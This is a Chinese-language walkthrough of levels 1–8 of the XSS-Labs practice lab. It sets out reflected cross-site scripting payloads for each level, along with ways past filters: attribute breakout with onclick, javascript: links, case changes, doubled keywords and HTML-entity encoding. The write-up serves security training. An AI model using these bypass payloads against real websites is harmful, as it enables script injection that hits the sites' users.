XSS-Labs 1-8关解析

第一关:

欢迎来到level1


欢迎用户test

payload的长度:4

1.提示payload长度为4，此时页面中没有明显的payload，观察url，发现存在一处长度为4的字符串，与图片中的用户名对应

2.尝试修改test为任意字符，对应字符也被修改，则其为payload所在位置

3.再次输入一些JavaScript代码测试



4.成功

第二关：

1.payload为4，将url中长度为4的字符串修改为JS代码后没有成功

欢迎来到level2

没有找到和test相关的结果.

test 搜索

payload的长度:4

localhost/xss-labs/level2.php?keyword=<script>alert(123)</script>


欢迎来到level2

没有找到和<script>alert(123)</script>相关的结果.


<script>alert(123)</script> 搜索

payload的长度:27

2.检查网页源代码，发现在搜索框中输入的内容被放入了input标签中，在前方加入">闭合标签



3.成功



第三关:

1.使用老办法，没有效果

欢迎来到level3

没有找到和相关的结果.

搜索

payload的长度:0

欢迎来到level3

没有找到和"><script>alert(123)</script>相关的结果.

"><script>alert(123)</script 搜索

payload的长度:29

2.检查源代码发现"和>等特殊符号也被实体化，猜测启用了htmlspecialchars，该函数不会将'进行转义

```
<h2 align="center">没有找到和"><script>alert(123)</script>相关的结果.</h2>
<center>
  <form action="level3.php" method="GET">
    <input name="keyword" value=""><script>alert(123)</script>"> == $0
    <input type="submit" name="submit" value="搜索">
```

3.使用'测试，发现输入的字符串未被转义

payload的长度:5


元素 控制台 源代码/来源 网络 性能 内存 应用 隐私与安全 Lighthouse 记录器 HackBar
<!DOCTYPE html>
<!--STATUS OK-->
<html>
<head> ... </head>
<body>
<h1 align="center">欢迎来到level3</h1>
<h2 align="center">没有找到和'test相关的结果.</h2>

<form action="level3.php" method="GET">
<input name="keyword" value='test'> == $0
<input type="submit" name="submit" value="搜索">
```

**4.由于<>标签会被转义，改为使用onclick出发事件**

```
'onclick='javascript:alert(123)'
```

5.输入完成后再次点击输入框，提示成功
```

第四关：

1.使用先前方法测试，猜测同样启用了htmlspecialchars函数，并修改了参数，使"不参与转义，而'参与转义

欢迎来到level4

没有找到和try harder!相关的结果.

try harder! 搜索

payload的长度:11

payload的长度:24

payload的长度:5

2.使用"闭合value值并继续使用onclick触发事件

```
"onclick="alert()"
```

3.输入完成点击输入框，提示成功


第五关：

1.使用JS代码测试后，发现script标签和onclick都被自动分割，猜测可能对关键字进行了检测

欢迎来到level5


没有找到和<script>alert(123)</script>相关的结果.

<scr_ipt>alert(123)</script> 搜索



没有找到和onclick=javascript:alert()相关的结果.

o_nclick=javascript:alert() 搜索



2.使用">闭合并加入a标签测试，发现成功生成了一个超链接

3.将href值修改为JS代码，点击超链接，提示成功

```
"><a href=javascript:alert()>666</a>
```

第六关：

1.测试后发现，onclick、script、href会被识别分割

2.由于网页标签不区分大小写的属性，将a标签的href转用大写输入

```
"><a HREF=javascript:alert()>666</a>
```

3.点击超链接，成功

第七关：

1.测试后发现之前的标签都会被识别关键字替换为空白符

2.测试完屏蔽词后，进行构造，以便替换后仍能出现所需标签

```
"><scscriptript>alert()</scscriptript>
```

3.成功

第八关：

1.测试后发现输入的内容会被添加到友情链接的href属性中

2.尝试输入各种标签及大小写后均失败，考虑更换编码格式，将JS代码转换为Unicode编码

```
&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#41;
```

3.再次点击超链接，成功

payload的长度:101